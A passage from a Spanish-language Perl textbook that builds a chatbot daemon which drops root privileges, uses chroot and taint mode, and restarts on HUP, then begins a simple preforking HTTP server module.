La subrutina `change_privileges` obtiene el `uid` y el `gid` asociados con el usuario usando `getpwnam` y `getgrnam` . Si falla detiene el programa con el correspondiente mensaje de error.

```
55  sub change_privileges {
56    my ($user,$group) = @_;
57    my $uid = getpwnam($user)  or die "Can't get uid for $user\n";
58    my $gid = getgrnam($group) or die "Can't get gid for $group\n";
59    $) = "$gid $gid";
60    $( = $gid;
61    $> = $uid;   # change the effective UID (but not the real UID)
62  }
```

Obsérve usamos directamente `die`: como hemos ya instalado los manejadores de `__DIE__` y `__WARN__` en la subrutina `init_log` estos mensajes aparecerán en el sistema de logs:

```
113  sub init_log {
114    setlogsock('unix');
115    my $basename = basename($0);
116    openlog($basename,'pid',FACILITY);
117    $SIG{__WARN__} = \&log_warn;
118    $SIG{__DIE__}  = \&log_die;
119  }
```

Volviendo a `change_privileges`, cambiamos los grupos efectivo y real a los del usuario y el UID efectivo al del usuario. La lista de grupos suplementarios es vaciada. El orden importa pues un proceso puede cambiar de grupo solamente cuando se esta ejecutando con privilegios de root.

```
59    $) = "$gid $gid";
60    $( = $gid;
61    $> = $uid;   # change the effective UID (but not the real UID)
```

Obsérvese que no se cambia el UID real lo que permite que el proceso pueda ganar la identidad de root si fuera necesario.

El bloque `END{}` es responsable de la eliminación del fichero de PID. Como dicho fichero fué creado cuando el servidor se ejecutaba como root es necesario recuperar los privilegios:

```
154  END {
155    $> = $<;  # regain privileges
156    unlink $pidfile if defined $pid and $$ == $pid
157  }
```

Cambiando de Usuario en el Servidor: El Programa

Ahora el programa define nuevas constantes `USER`, `GROUP`. El puerto usado es además un puerto privilegiado.

```
 8  use constant PORT      => 1002;
 9  use constant PIDFILE   => '/var/run/eliza_hup.pid';
10  use constant USER      => 'nobody';
11  use constant GROUP     => 'nogroup';
```

Después de abrir el socket para la escucha llamamos a la función `init_server` pasándole los tras argumentos que ahora requiere:

```
18  my $port = $ARGV[0] || PORT;
19  my $listen_socket = IO::Socket::INET->new(LocalPort => $port,
20                                            Listen    => 20,
21                                            Proto     => 'tcp',
22                                            Reuse     => 1);
23  die "Can't create a listening socket: $@" unless $listen_socket;
24  my $pid = init_server(PIDFILE,USER,GROUP,$port);
```

Los hijos creados para manejar cada nueva conexión cambian su UID real en la subrutina `prepare_child`:

```
80  sub prepare_child {
81    my $home = shift;
82    if ($home) {
83      local($>,$<) = ($<,$>);   # become root again (briefly)
84      chdir  $home || croak "chdir(): $!";
85      chroot $home || croak "chroot(): $!";
86    }
87    $< = $>;  # set real UID to effective UID
88  }
```

Utilizando `chroot`

La subrutina muestra otra estrategia común para proteger al sistema de potenciales problemas con bugs que pudiera tener el servidor: La llamada a `chroot` hace que el camino usado como argumento se convierta en la raíz de la jerarquía de directorios para el proceso.

Los efectos de `chroot` no pueden ser modificados.

`chroot` no cambia el directorio actual por lo que es necesario llamar a `chdir` antes. Para llamar a `chroot` hay que tener privilegios de root.

Sin embargo, no queremos que todos los procesos ejecuten `chroot`. De otro modo no estaríamos en condiciones de suprimir el fichero PID.

```
12  use constant ELIZA_HOME => '/var/www/';
13
..  ....................................
27
28  while (my $connection = $listen_socket->accept) {
29    my $host = $connection->peerhost;
30    my $child = launch_child(undef,ELIZA_HOME);
31    if ($child == 0) {
32      $listen_socket->close;
33      log_notice("Accepting a connection from $host\n");
34      interact($connection);
35      log_notice("Connection from $host finished\n");
```

```
36      exit 0;
37    }
38    $connection->close;
39  }
```

Los hijos ejecutan `chroot` pero no asi el proceso principal. Esto se hace por medio del método `launch_child` el cual llama a `prepare_child`

```
 64  sub launch_child {
 65    my $callback = shift;
 66    my $home     = shift;
 67    my $signals = POSIX::SigSet->new(SIGINT,SIGCHLD,SIGTERM,SIGHUP);
 68    sigprocmask(SIG_BLOCK,$signals);  # block inconvenient signals
 69    log_die("Can't fork: $!") unless defined (my $child = fork());
 70    if ($child) {
 71      $CHILDREN{$child} = $callback || 1;
 72    } else {
 73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
 74      prepare_child($home);
 75    }
 76    sigprocmask(SIG_UNBLOCK,$signals);  # unblock signals
 77    return $child;
 78  }
```

En este ejemplo utilizamos `/var/www` como directorio para `chroot`. Este es el directorio de la web estática para `apache` y no es probable que contenga información confidencial.

```
 1  #!/usr/bin/perl -w -T
 .   ..........
 7
 8  use constant PORT      => 1002;
 9  use constant PIDFILE   => '/var/run/eliza_hup.pid';
10  use constant USER      => 'nobody';
11  use constant GROUP     => 'nogroup';
12  use constant ELIZA_HOME => '/var/www/';
```

Un asunto importante cuando se hace `chroot` es que si el programa necesita ficheros posteriormente al cambio `chroot` o requiere librerías que son cargadas dinámicamente (cosa bastante habitual en Perl) estas deberían estar accesibles en el nuevo sistema de archivos. Además hay que tener en cuenta que la modificación implica el cambio de todos los nombres de camino. Asi un fichero que estuviera en `/var/www/tutu/titi` pasará a accederse mediante el camino `/tutu/titi`

Debe tenerse especial cuidado si se usa AutoLoader. `Autoloader` retrasa la compilación de los módulos hasta su uso. Por ello los ficheros `.al` que genera deberán estar accesibles en el sistema de archivos del `chroot`.

14.1.8. Datos Manchados (Tainted data)

Obsérvese que el programa usa el modo *taint*:

```
1  #!/usr/bin/perl -w -T
2  use strict;
3  use lib '.';
4  use Chatbot::Eliza;
5  use IO::Socket;
6  use Daemon;
```

```
 7
 8  use constant PORT      => 1002;
 9  use constant PIDFILE   => '/var/run/eliza_hup.pid';
10  use constant USER      => 'nobody';
11  use constant GROUP     => 'nogroup';
12  use constant ELIZA_HOME => '/var/www/';
```

Esto permite el control de *variables tainted*: son variables tainted aquellas que proceden de fuentes externas al programa. Entre los datos *tainted* se encuentran:

- Los contenidos de `%ENV`
- Datos leídos desde la línea de comandos
- Datos leídos desde un socket o un fichero
- Datos obtenidos vía el operador de backticks `qx`
- Información de Locales
- Los resultados de `readdir` y `readlink`
- El campo `gecos` de las funciones `getpw*`, dado que puede ser escrito por los usuarios

Los datos tainted no pueden ser usados en ninguna función que afecte al mundo exterior so pena de que el programa termine con un mensaje de error. Tales funciones incluyen:

- `system` y `exec` cuando se usan con el formato de un argumento
- backticks
- `eval`
- Abrir un fichero para escritura
- Abrir un pipe
- Los operadores de `glob`
- `unlink`
- `umask`
- `kill`
- Utilizar un camino (`path`) a un comando que se haya heredado de las variables de entorno
- Que una de los caminos de `$ENV{PATH}` tenga permisos de escritura para todo el mundo
- Variables como `ENV_BASH`, `ENV`, `IFS` y `CDPATH` son también consideradas tainted. Se deberán eliminar o ponerlas a valores untainted.

Existe un único mecanismo para hacer que una variable pasa a *untainted*: *utilizar un match contra una expresión regular con paréntesis y extraer el valor en una de las variables* `$1`, `$2`, etc..

14.1.9. Manejo de Señales

A menudo es necesario reconfigurar un servicio que está en ejecución y es conveniente hacerlo sin detenerlo. En UNIX existe un convenio que es utilizar la señal `HUP` para reiniciar un servidor. Esto es, según este convenio un servidor que recibe la señal de `HUP` vuelve a cargar y analizar sus ficheros de configuración y se reconfigura de acuerdo a los cambios.

Se elegió la señal de `HUP` dado que esta no es normalmente recibida por un daemon ya que este se ha disociado de la terminal de control.

Ahora instalamos manejadores para las señales de `TERM`, `HUP` e `INT`:

```
14  # signal handler for child die events
15  $SIG{TERM} = $SIG{INT} = \&do_term;
16  $SIG{HUP}  = \&do_hup;
```

El puerto se lee desde línea de comandos. No se retira (no se usa `shift`) pues la subrutina `do_relaunch` puede que necesite volver a accederla mas tarde.

```
18  my $port = $ARGV[0] || PORT;
```

La inicialización del socket y el bucle de espera y manejo de las conexiones registra un cambio: en vez de llamar directamente a `fork` se usa la función `launch_child`, definida en el módulo `Daemon`.

```
19  my $listen_socket = IO::Socket::INET->new(LocalPort => $port,
20                                            Listen    => 20,
21                                            Proto     => 'tcp',
22                                            Reuse     => 1);
23  die "Can't create a listening socket: $@" unless $listen_socket;
24  my $pid = init_server(PIDFILE,USER,GROUP,$port);
25
26  log_notice "Server accepting connections on port $port\n";
27
28  while (my $connection = $listen_socket->accept) {
29    my $host = $connection->peerhost;
30    my $child = launch_child(undef,ELIZA_HOME);
31    if ($child == 0) {
32      $listen_socket->close;
33      log_notice("Accepting a connection from $host\n");
34      interact($connection);
35      log_notice("Connection from $host finished\n");
36      exit 0;
37    }
38    $connection->close;
39  }
```

La subrutina `launch_child` hace el fork, llama a `chroot` y renuncia a los privilegios de root (mediante la llamada a `prepare_child`).

```
 64  sub launch_child {
 65    my $callback = shift;
 66    my $home     = shift;
 67    my $signals = POSIX::SigSet->new(SIGINT,SIGCHLD,SIGTERM,SIGHUP);
 68    sigprocmask(SIG_BLOCK,$signals);  # block inconvenient signals
 69    log_die("Can't fork: $!") unless defined (my $child = fork());
 70    if ($child) {
 71      $CHILDREN{$child} = $callback || 1;
 72    } else {
```

```
 73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
 74      prepare_child($home);
 75    }
 76    sigprocmask(SIG_UNBLOCK,$signals);  # unblock signals
 77    return $child;
 78  }
```

Además `launch_child` almacena en el hash `%CHILDREN` un callback que será llamado cuando el hijo termine y que puede ser definido por el programador. Las claves de este hash serán utilizadas para eliminar a los hijos cuando se reciba una señal de `HUP` o de terminación.

```
 97  sub kill_children {
 98    kill TERM => keys %CHILDREN;
 99    # wait until all the children die
100    sleep while %CHILDREN;
101  }
```

El manejador `do:term` se encarga de al señal `TERM`. Registra un mensaje al sistema de log, llama a la subrutina `kill_children` y finaliza el programa.

```
51  sub do_term {
52    log_notice("TERM signal received, terminating children...\n");
53    kill_children();
54    exit 0;
55  }
```

El manejador `do_hup` se encarga de la señal de `HUP`.

```
57  sub do_hup {
58    log_notice("HUP signal received, reinitializing...\n");
59    log_notice("Closing listen socket...\n");
60    close $listen_socket;
61    log_notice("Terminating children...\n");
62    kill_children;
63    log_notice("Trying to relaunch...\n");
64    do_relaunch();
65    log_die("Relaunch failed. Died");
66  }
```

La subrutina `do_relaunch` intentará relanzar el programa y si tiene éxito no retorna.

El programa principal contiene un bloque `END` que emite un mensaje de log.

```
82  END {
83    log_notice("Server exiting normally\n") if (defined($pid) && $$ == $pid);
84  }
```

El Programa Principal: Versión con Log, Privilegios, chroot, Taint y Rearranque

```
casiano@beowulf:~/src/perl/serverwithhup$ cat -n eliza_hup.pl
 1  #!/usr/bin/perl -w -T
 2  use strict;
 3  use lib '.';
 4  use Chatbot::Eliza;
 5  use IO::Socket;
 6  use Daemon;
 7
 8  use constant PORT      => 1002;
```

```
 9  use constant PIDFILE   => '/var/run/eliza_hup.pid';
10  use constant USER      => 'nobody';
11  use constant GROUP     => 'nogroup';
12  use constant ELIZA_HOME => '/var/www/';
13
14  # signal handler for child die events
15  $SIG{TERM} = $SIG{INT} = \&do_term;
16  $SIG{HUP}  = \&do_hup;
17
18  my $port = $ARGV[0] || PORT;
19  my $listen_socket = IO::Socket::INET->new(LocalPort => $port,
20                                            Listen    => 20,
21                                            Proto     => 'tcp',
22                                            Reuse     => 1);
23  die "Can't create a listening socket: $@" unless $listen_socket;
24  my $pid = init_server(PIDFILE,USER,GROUP,$port);
25
26  log_notice "Server accepting connections on port $port\n";
27
28  while (my $connection = $listen_socket->accept) {
29    my $host = $connection->peerhost;
30    my $child = launch_child(undef,ELIZA_HOME);
31    if ($child == 0) {
32      $listen_socket->close;
33      log_notice("Accepting a connection from $host\n");
34      interact($connection);
35      log_notice("Connection from $host finished\n");
36      exit 0;
37    }
38    $connection->close;
39  }
40
41  sub interact {
42    my $sock = shift;
43    STDIN->fdopen($sock,"r")  or die "Can't reopen STDIN: $!";
44    STDOUT->fdopen($sock,"w") or die "Can't reopen STDOUT: $!";
45    STDERR->fdopen($sock,"w") or die "Can't reopen STDERR: $!";
46    $| = 1;
47    my $bot = Chatbot::Eliza->new;
48    $bot->command_interface;
49  }
50
51  sub do_term {
52    log_notice("TERM signal received, terminating children...\n");
53    kill_children();
54    exit 0;
55  }
56
57  sub do_hup {
58    log_notice("HUP signal received, reinitializing...\n");
59    log_notice("Closing listen socket...\n");
60    close $listen_socket;
61    log_notice("Terminating children...\n");
```

```
62    kill_children;
63    log_notice("Trying to relaunch...\n");
64    do_relaunch();
65    log_die("Relaunch failed. Died");
66  }
67
68  {
69    no warnings 'redefine';
70
71    sub Chatbot::Eliza::_testquit {
72      my ($self,$string) = @_;
73      return 1 unless defined $string;  # test for EOF
74      foreach (@{$self->{quit}}) { return 1 if $string =~ /\b$_\b/i };
75    }
76
77    # prevents an annoying warning from Chatbot::Eliza module
78    sub Chatbot::Eliza::DESTROY { }
79  }
80
81
82  END {
83    log_notice("Server exiting normally\n") if (defined($pid) && $$ == $pid);
84  }
```

14.1.10. El Módulo de Soporte: Versión con Log, Privilegios, chroot, Taint y Rearranque

Los cambios principales son los siguientes:

- Se modifican las rutinas de fork (que ahora se hace en `launch_child`) y de manejo de la señal de `CHLD` para llevar en las claves del hash `%CHILDREN` los PIDs y en los valores los callbacks. Esto es manejado por la función `reap_child`:

```
 90  sub reap_child {
 91    while ( (my $child = waitpid(-1,WNOHANG)) > 0) {
 92      $CHILDREN{$child}->($child) if ref $CHILDREN{$child} eq 'CODE';
 93      delete $CHILDREN{$child};
 94    }
 95  }
```

- Se modifica el código de fork de manera que los procesos hijo no hereden los manejadores de interrupción del padre
- Se mantiene información adicional sobre el directorio de trabajo actual de modo que el daemon pueda rearrancarse en el mismo entorno en el que comenzó
- Se ha añadido la función `kill_children` que termina todas las conexiones activas

```
 97  sub kill_children {
 98    kill TERM => keys %CHILDREN;
 99    # wait until all the children die
100    sleep while %CHILDREN;
101  }
```

- Se añade la función `do_realunch` que relanza el servidor después de la recepción de una señal `HUP`:

```
103  sub do_relaunch {
104    $> = $<;  # regain privileges
105    chdir $1 if $CWD =~ m!([./a-zA-z0-9_-]+)!;
106    croak "bad program name" unless $0 =~ m!([./a-zA-z0-9_-]+)!;
107    my $program = $1;
108    my $port = $1 if $ARGV[0] =~ /(\d+)/;
109    unlink $pidfile;
110    exec 'perl','-T',$program,$port or croak "Couldn't exec: $!";
111  }
```

Los procesos hijo por defecto heredan los manejadores de señales establecidos por el proceso padre. En consecuencia heredan el manejador de `HUP` el cual rearranca el servidor. No queremos que cada hijo ejecute este manejadorpues ello daría lugar a múltiples intentos opr los hijos de relanzar el servidor.

Para ello bastaría con establecer el manejador de señal de `HUP` para el hijo a `DEFAULT`. Existe no obstante el riesgo de que una señal de `HUP` llegue en el periodo que va desde la creación del hijo hasta la asignación

```
73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
```

Para ello se deben bloquear las señales antes de hacer el forking para desbloquearlas después tanto en el padre como en el hijo:

```
64  sub launch_child {
65    my $callback = shift;
66    my $home     = shift;
67    my $signals = POSIX::SigSet->new(SIGINT,SIGCHLD,SIGTERM,SIGHUP);
68    sigprocmask(SIG_BLOCK,$signals);  # block inconvenient signals
69    log_die("Can't fork: $!") unless defined (my $child = fork());
70    if ($child) {
71      $CHILDREN{$child} = $callback || 1;
72    } else {
73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
74      prepare_child($home);
75    }
76    sigprocmask(SIG_UNBLOCK,$signals);  # unblock signals
77    return $child;
78  }
```

La función `sigprocmask` del módulo POSIX lo hace posible. Se llama de la forma:

```
$result = sigprocmask($operation, $newsigset, [$oldsigset])
```

`sigprocmask` permite la manipulación de la máscara de señales del proceso: una máscatra de bits que controla que señales serán o no recibidas. Por defecto un proceso recibe todas las señales del sistema oeprativo pero podemos bloquear algunas modificando la máscara. Las señales no se descartan sino que se guardan esperando hasta el momento en el que el proceso desbloquee la señal.

Las operaciones pueden ser:

- `SIG_BLOCK` Las señales indicadas se añaden a la máscara para bloqueo
- `SIG_UNBLOCK` Las señales indicadas se retiran de la máscara, desbloqueando las señales
- `SIG_SETMASK` La máscara de señales es borrada y reemplazada por el conjunto de señales inicado en `$newsigset`

`sigprocmask` retorna verdadero si tuvo éxito.

Las señales pueden ser creadas y examinadas utilizando la clase `POSIX::SigSet` .

El módulo importa las funciones POSIX correspondientes a la etiqueta `:signal_h`.

```
 1  package Daemon;
 2  use strict;
 3  our (@EXPORT, @ISA, @EXPORT_OK, $VERSION);
 4
 5  use POSIX qw(:signal_h setsid WNOHANG);
 6  use Carp 'croak','cluck';
 7  use Carp::Heavy;
 8  use File::Basename;
 9  use IO::File;
10  use Cwd;
11  use Sys::Syslog qw(:DEFAULT setlogsock);
12  require Exporter;
13
14  @EXPORT_OK = qw(init_server prepare_child kill_children
15                  launch_child do_relaunch
16                  log_debug log_notice log_warn
17                  log_die %CHILDREN);
18  @EXPORT = @EXPORT_OK;
19  @ISA = qw(Exporter);
20  $VERSION = '1.00';
```

En la función `become_daemon` recordamos en la variable `$CWD` el directorio de arranque. El resto de la rutina no tiene cambios sustanciales:

```
40  sub become_daemon {
41    croak "Can't fork" unless defined (my $child = fork);
42    exit 0 if $child;    # parent dies;
43    POSIX::setsid();     # become session leader
44    open(STDIN,"</dev/null");
45    open(STDOUT,">/dev/null");
46    open(STDERR,">&STDOUT");
47    $CWD = getcwd;       # remember working directory
48    chdir '/';           # change working directory
49    umask(0);            # forget file mode creation mask
50    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin';
51    delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};
52    $SIG{CHLD} = \&reap_child;
53  }
```

La variable `$CWD` será utilizada durante el rearranque del servidor.

```
103  sub do_relaunch {
104    $> = $<;  # regain privileges
105    chdir $1 if $CWD =~ m!([./a-zA-z0-9_-]+)!;
106    croak "bad program name" unless $0 =~ m!([./a-zA-z0-9_-]+)!;
107    my $program = $1;
108    my $port = $1 if $ARGV[0] =~ /(\d+)/;
109    unlink $pidfile;
110    exec 'perl','-T',$program,$port or croak "Couldn't exec: $!";
111  }
```

El Módulo de Soporte

```
root@beowulf:/home/casiano/src/perl/serverwithhup# cat -n Daemon.pm
```

```
 1  package Daemon;
 2  use strict;
 3  our (@EXPORT, @ISA, @EXPORT_OK, $VERSION);
 4
 5  use POSIX qw(:signal_h setsid WNOHANG);
 6  use Carp 'croak','cluck';
 7  use Carp::Heavy;
 8  use File::Basename;
 9  use IO::File;
10  use Cwd;
11  use Sys::Syslog qw(:DEFAULT setlogsock);
12  require Exporter;
13
14  @EXPORT_OK = qw(init_server prepare_child kill_children
15                  launch_child do_relaunch
16                  log_debug log_notice log_warn
17                  log_die %CHILDREN);
18  @EXPORT = @EXPORT_OK;
19  @ISA = qw(Exporter);
20  $VERSION = '1.00';
21
22  use constant PIDPATH  => '/var/run';
23  use constant FACILITY => 'local0';
24  our %CHILDREN;
25  my ($pid,$pidfile,$saved_dir,$CWD);
26
27  sub init_server {
28    my ($user,$group);
29    ($pidfile,$user,$group) = @_;
30    $pidfile ||= getpidfilename();
31    my $fh = open_pid_file($pidfile);
32    become_daemon();
33    print $fh $$;
34    close $fh;
35    init_log();
36    change_privileges($user,$group) if defined $user && defined $group;
37    return $pid = $$;
38  }
39
40  sub become_daemon {
41    croak "Can't fork" unless defined (my $child = fork);
42    exit 0 if $child;    # parent dies;
43    POSIX::setsid();     # become session leader
44    open(STDIN,"</dev/null");
45    open(STDOUT,">/dev/null");
46    open(STDERR,">&STDOUT");
47    $CWD = getcwd;       # remember working directory
48    chdir '/';           # change working directory
49    umask(0);            # forget file mode creation mask
50    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin';
51    delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};
52    $SIG{CHLD} = \&reap_child;
53  }
```

```
 54
 55  sub change_privileges {
 56    my ($user,$group) = @_;
 57    my $uid = getpwnam($user)  or die "Can't get uid for $user\n";
 58    my $gid = getgrnam($group) or die "Can't get gid for $group\n";
 59    $) = "$gid $gid";
 60    $( = $gid;
 61    $> = $uid;   # change the effective UID (but not the real UID)
 62  }
 63
 64  sub launch_child {
 65    my $callback = shift;
 66    my $home     = shift;
 67    my $signals = POSIX::SigSet->new(SIGINT,SIGCHLD,SIGTERM,SIGHUP);
 68    sigprocmask(SIG_BLOCK,$signals);  # block inconvenient signals
 69    log_die("Can't fork: $!") unless defined (my $child = fork());
 70    if ($child) {
 71      $CHILDREN{$child} = $callback || 1;
 72    } else {
 73      $SIG{HUP} = $SIG{INT} = $SIG{CHLD} = $SIG{TERM} = 'DEFAULT';
 74      prepare_child($home);
 75    }
 76    sigprocmask(SIG_UNBLOCK,$signals);  # unblock signals
 77    return $child;
 78  }
 79
 80  sub prepare_child {
 81    my $home = shift;
 82    if ($home) {
 83      local($>,$<) = ($<,$>);   # become root again (briefly)
 84      chdir  $home || croak "chdir(): $!";
 85      chroot $home || croak "chroot(): $!";
 86    }
 87    $< = $>;  # set real UID to effective UID
 88  }
 89
 90  sub reap_child {
 91    while ( (my $child = waitpid(-1,WNOHANG)) > 0) {
 92      $CHILDREN{$child}->($child) if ref $CHILDREN{$child} eq 'CODE';
 93      delete $CHILDREN{$child};
 94    }
 95  }
 96
 97  sub kill_children {
 98    kill TERM => keys %CHILDREN;
 99    # wait until all the children die
100    sleep while %CHILDREN;
101  }
102
103  sub do_relaunch {
104    $> = $<;  # regain privileges
105    chdir $1 if $CWD =~ m!([./a-zA-z0-9_-]+)!;
106    croak "bad program name" unless $0 =~ m!([./a-zA-z0-9_-]+)!;
```

```
107   my $program = $1;
108   my $port = $1 if $ARGV[0] =~ /(\d+)/;
109   unlink $pidfile;
110   exec 'perl','-T',$program,$port or croak "Couldn't exec: $!";
111 }
112
113 sub init_log {
114   setlogsock('unix');
115   my $basename = basename($0);
116   openlog($basename,'pid',FACILITY);
117   $SIG{__WARN__} = \&log_warn;
118   $SIG{__DIE__}  = \&log_die;
119 }
120
121 sub log_debug  { syslog('debug',_msg(@_))  }
122 sub log_notice { syslog('notice',_msg(@_)) }
123 sub log_warn   { syslog('warning',_msg(@_))   }
124 sub log_die {
125   syslog('crit',_msg(@_)) unless $^S;
126   die @_;
127 }
128 sub _msg {
129   my $msg = join('',@_) || "Something's wrong";
130   my ($pack,$filename,$line) = caller(1);
131   $msg .= " at $filename line $line\n" unless $msg =~ /\n$/;
132   $msg;
133 }
134
135 sub getpidfilename {
136   my $basename = basename($0,'.pl');
137   return PIDPATH . "/$basename.pid";
138 }
139
140 sub open_pid_file {
141   my $file = shift;
142   if (-e $file) {  # oops.  pid file already exists
143     my $fh = IO::File->new($file) || return;
144     my $pid = <$fh>;
145     croak "Invalid PID file" unless $pid =~ /^(\d+)$/;
146     croak "Server already running with PID $1" if kill 0 => $1;
147     cluck "Removing PID file for defunct server process $pid.\n";
148     croak"Can't unlink PID file $file" unless -w $file && unlink $file;
149   }
150   return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
151     or die "Can't create $file: $!\n";
152 }
153
154 END {
155   $> = $<;  # regain privileges
156   unlink $pidfile if defined $pid and $$ == $pid
157 }
158
159 1;
```

```
160  __END__
```

Ejecución

```
root@beowulf:/home/casiano/src/perl/serverwithhup# ps -fA | grep eliza
nobody    1404     1  0 18:54 ?        00:00:00 /usr/bin/perl -w -T ./eliza_hup.pl
root      1406 16664  0 18:54 pts/0    00:00:00 grep eliza
root@beowulf:/home/casiano/src/perl/serverwithhup# telnet localhost 1200
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
Eliza:  Please tell me what's been bothering you.
you:    bye
Eliza:  I think you should talk to a REAL analyst.  Ciao!
Connection closed by foreign host.
```

14.2. Preforking

Cuando se usa *preforking* el servidor crea al comienzo un número fijo de hijos los cuáles manejan las solicitudes.

Cada hijo permance en un bucle en el que llama a `accept` (en exclusión mutua) para posteriormente manejar la conexión.

El padre actúa como un coordinador, creando nuevos hijos o destruyéndolos para poder afrontar de manera óptima la demanda. También eliminando a los hijos cuando llega el tiempo de finalizar.

14.2.1. Rutinas de Soporte para un Servidor HTTP Simple

Cuando un navegador se conecta a un servidor envía una solicitud HTTP que consiste en:

- el método de petición (normalmente `GET`) y
- la URL que desea cargar. Esta cabecera puede ir seguida de campos de cabecera opcionales.
- La petición termina con un par de retornos de carro/nueva línea (`CRLF`).

El servidor lee la petición y traduce el URL en el camino en el sistema de archivos. Si el fichero existe y el cliente tiene permisos para accederlo el servidor envía una breve cabecera seguida de los contenidos del fichero.

- La cabecera comienza con un código numérico de estatus indicando el éxito o fracaso de la solicitud, seguido de campos opcionales que describen la naturaleza del documento
- La cabecera va separada del contenido del fichero por otro par de `CRLF`

Las solicitudes `HEAD` se tratan de manera análoga sólo que solo se retorna la información de cabecera.

El código del cliente desarrollado en la sección 13.6 y la ejecución en la página 441 ilustran el funcionamiento del protocolo.

Descripción del Módulo de Soporte

A continuación se describe un módulo que proporciona subrutinas para la construcción de un servidor HTTP muy simple.

El módulo comienza exportando las funciones `handle_connection` y `docroot`.

```
 1  package HTTPServer2;
 2  use strict;
 3  use IO::File;
 4  use MIME::Types;
 5  use HTTP::Status;
 6  use HTTP::Request;
 7  require Exporter;
 8
 9  our @ISA = 'Exporter';
10  our @EXPORT = qw(handle_connection docroot);
11
12  my $DOCUMENT_ROOT = '/var/www/';
13  my $CRLF = "\015\012";
```

La subrutina `handle_connection` maneja la petición. La subrutina `docroot` es un simple método de acceso a la raíz de la jerarquía web:

```
105  sub docroot {
106    $DOCUMENT_ROOT = shift if @_;
107    return $DOCUMENT_ROOT;
108  }
```

La variable `$DOCUMENT_ROOT` ha sido inicializada a `/var/www/`. Sin embargo no todos los ficheros servidos residen bajo este directorio. Para darle mayor generalidad serviremos ficheros en directorios de usuarios.

Como otros muchos *protocolos orientados a la línea*[2] HTTP termina sus campos con una secuencia `CRLF` . Para mejorar la legibilidad definimos la variable `$CRLF = "\015\012"` que insertaremos en el texto dondequiera que sea necesario.

La Subrutina `handle_connection`

La subrutina `handle_connection` recibe un socket (ya abierto) y se encarga de completar la transacción.

```
15  sub handle_connection {
16    my $c = shift;   # socket
17    my ($fh,$type,$length,$url,$method);
18    local $/ = "$CRLF$CRLF";   # set end-of-line character
19    my $request = <$c>;        # read the request header
```

Al establecer `local $/ = "$CRLF$CRLF"` hacemos que la siguiente lectura `$request = <$c>` deje en `$request` la cabecera. Lo que se recibe para un request como `http://nereida.deioc.ull.es:8080/~pl/` será algo parecido a esto:

```
GET /~pl/ HTTP/1.1
Host: nereida.deioc.ull.es:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.8.1.14) \
  Gecko/20080404 Iceweasel/2.0.0.14 (Debian-2.0.0.14-0etch1)
Accept: text/xml,application/xml,application/xhtml+xml,text/html; \
        q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 300
```

[2] Lo que significa que la conversación entre cliente y servidor es transmitida en forma de caracteres que termina en CRLF

```
Connection: keep-alive
Cookie: __utma=115080643.2041926032.1207909839.1209722569.1209729445.4; \
        __utmz=115080643.1207909839.1.1.utmccn=(direct)|utmcsr=(direct)|\
        utmcmd=(none); __utmc=115080643
```

Con la llamada al método `HTTP::Request::parse` construimos un objeto `HTTP::Request` a partir de la cabecera. Este es el aspecto que ofrece el objeto creado (descrito con Data::Dumper) a partir de la cabecera anterior:

```
$VAR1 = bless( {
 '_protocol' => 'HTTP/1.1',
 '_content' => '',
 '_uri' => bless( do{\(my $o = '/~pl/')}, 'URI::_generic' ),
 '_headers' => bless( {
   'user-agent' => 'Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.8.1.14) \
                    Gecko/20080404 Iceweasel/2.0.0.14 (Debian-2.0.0.14-0etch1)',
   'connection' => 'keep-alive',
   'keep-alive' => '300',
   'accept' => 'text/xml,application/xml,application/xhtml+xml,text/html;\
               q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5',
   'accept-language' => 'es-es,es;q=0.8,en-us;q=0.5,en;q=0.3',
   'cookie' => '__utma=115080643.2041926032.1207909839.1209722569.1209729445.4;\
               __utmz=115080643.1207909839.1.1.utmccn=(direct)|utmcsr=(direct)|\
               utmcmd=(none); __utmc=115080643',
   'accept-encoding' => 'gzip,deflate',
   'host' => 'nereida.deioc.ull.es:8080',
   'accept-charset' => 'UTF-8,*'
 }, 'HTTP::Headers' ),
 '_method' => 'GET'
}, 'HTTP::Request' );
```

Los objetos `HTTP::Request` disponen de métodos para acceder a cada uno de los atributos.

```
 21    my $r = HTTP::Request->parse( $request );
 22    $method = $r->method; # GET | HEAD | ...
 23      return error($c, RC_BAD_REQUEST(),
           'Your browser sent a request that this server does not support.')
 24    unless $method =~ m!^(GET|HEAD)$!;
```

Si el método no es `GET` o `HEAD` envíamos una página conteniendo el mensaje de error. El módulo HTTP::Status proporciona un conjunto de nemónicos (como `RC_BAD_REQUEST`) que codifican las constantes usadas en el protocolo (como aparecen en el RFC 2616).

```
100  sub error {
101    my ($c, $code, $message) = @_;
102    my $status_message = status_message($code);
103
104    print $c "HTTP/1.0 $code Bad request$CRLF";
105    print $c "Content-type: text/html$CRLF$CRLF";
106    print $c <<"END";
107  <HTML>
108  <HEAD><TITLE>$code Bad Request</TITLE></HEAD>
109  <BODY><H1>$status_message</H1>
110  <P>$message</P>
111  </BODY>
```

```
112  </HTML>
113  END
114  }
```

La función `status_message` (en HTTP::Status) provee la cadena asociada con el código correspondiente.

Retornemos al código de `handle_connection`:

```
 26    $url = $r->uri;
 27
 28      return error($c, RC_NOT_FOUND,
           'The requested document was not found on this server')
 29    unless ($fh,$type,$length) = lookup_file($url);
```

